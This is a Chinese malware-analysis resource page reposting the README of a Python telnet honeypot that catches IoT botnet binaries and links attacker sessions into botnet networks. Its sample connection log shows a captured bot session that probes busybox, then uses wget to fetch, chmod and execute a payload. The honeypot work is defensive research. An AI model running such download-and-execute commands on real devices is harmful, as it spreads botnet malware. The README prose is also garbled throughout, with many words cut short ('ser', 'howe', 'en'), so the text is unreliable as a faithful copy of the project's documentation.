 病毒分析
点击放大
telnet-iot-honeypot - Python telnet honeypot for catching botnet binarie
项目说明
Disclaimer
This project neither supported or in de anymore. It is based on python2 which has reached its EOL in 2020 and uses dependencies which are getting harder to install over time. Use at your own risk!
Telnet IoT honeypot
'Python telnet honeypot for catching botnet binaries'
This project implements a python telnet ser to act
as a honeypot for IoT Malware which spreads o
insecure default passwords on telnet servers on the internet.
The honeypot works by emulating a shell en, just like
cowrie ().
The aim of this project is primarily to automatically analyse
Botnet connections and "map" Botnets by linking diffrent
connections and e together.
Architecture
The application has a client/ser,
with a client (the actual honeypot) accepting telnet connections
and a ser recei about connections and
does the analysis.
The backend ser a HTTP interface which is used
to access to frontend as well as by the clients to push new
Connection information to the backend.
Automatic analysis
The Backend uses 2 diffrent mechanisms to automatically link
connections:
Networks
Networks are discovered Botnets. A network is the set of all linked
connections, urls and samples. Urls and samples
are linked when they are used in a connection. Two connections are linked
when both connections are recieved by the same honeypot client
(mutliple clients are supported!) and use the same credentials in a short
period of time (defautl 2 minutes) or come from the same IP address.
Malware
Multiple networks are identified to use the same type of malware
if the text entered during sessions of the networks aro mostly the
same. This comparison is done using sort of "hash"-function which
basically translates a session (or connection) into a sequence
of words and then maps each word to a single byte so this resulting
sequence of bytes can be easily searched.
Running
The application has a config file named config.py.
Samples are included for local and client/ser.
Configuration
The backend requires a SQL-database (default sqlite) which is initialized
at first run. Before the first run you should generate a admin account
which is used to generate more users. The admin account can also directly
used by a client to post connections. When more than one honeypots shall be
connected, creating multiple users is recommended.
bash create_config.sh
Both client and backend will read the files config.yaml and config.dist.yaml
to read configuration parameters. The config.dist.yaml file includes
default for all but admin user credentials and these parameters
are o by entries in the config.yaml file.
Running the Server
python backend.py
Running the Client
This project contains an own honeypot, howe of the client-ser,
other honeypot can be used as well.
Using the built-in honeypot
python honeypot.py
The client cannot be started without the ser. To use a diffrent configuration
for the client you can use the -c switch like this:
python honeypot.py -c myconfig.yaml
If you only want to check the honeypot functionality,
you can start the client in interactive mode:
python honeypot shell
Using cowrie
I wrote an output plugin for cowrie, which has much more features than the built in honeypot.
If you want to use cowrie instead, checkout my fork which includes the output module here:
.
Opening the frontend
After the server is started, open in your fa browser.

Sample Connection
enable
shell
sh
cat /proc/mounts; /bin/busybox PEGOK
cd /tmp; (cat .s || cp /bin/echo .s); /bin/busybox PEGOK
nc; wget; /bin/busybox PEGOK
(dd bs=52 count=1 if=.s || cat .s)
/bin/busybox PEGOK
rm .s; wget chmod +x .i; ./.i; exit
Images

!Screenshot 1
!Screenshot 2
!Screenshot 3
项目信息
开发语言:Python
Star 数:313
技术要点
该项目属于病毒分析方向的开源资源,代码结构清晰,适合安全研究人员学习参考。项目围绕Python telnet honeypot for catching botnet binaries展开,提供了可运行的实现,对理解相关安全机制、工具原理与攻防技术具有较高的研究价值。
从技术实现角度看,此类项目的核心在于对底层原理的深入理解与工程化落地。开发者在研究过程中可以结合官方文档与社区讨论,梳理项目的初始化流程、核心模块职责与数据流转,逐步掌握其中的技术细节与设计思路。
使用与学习建议
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境与依赖。
3. 按照 README 中的步骤完成配置与部署。
4. 在隔离的测试环境中运行验证,避免影响生产系统。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与合法授权范围内的攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。
| 资源标题 | telnet-iot-honeypot - Python telnet honeypot for catching botnet binarie |
| 所属分类 | 病毒分析 |
| 发布作者 | admin |
| 发布时间 | 2026-10-05 23:23:26 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 316 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |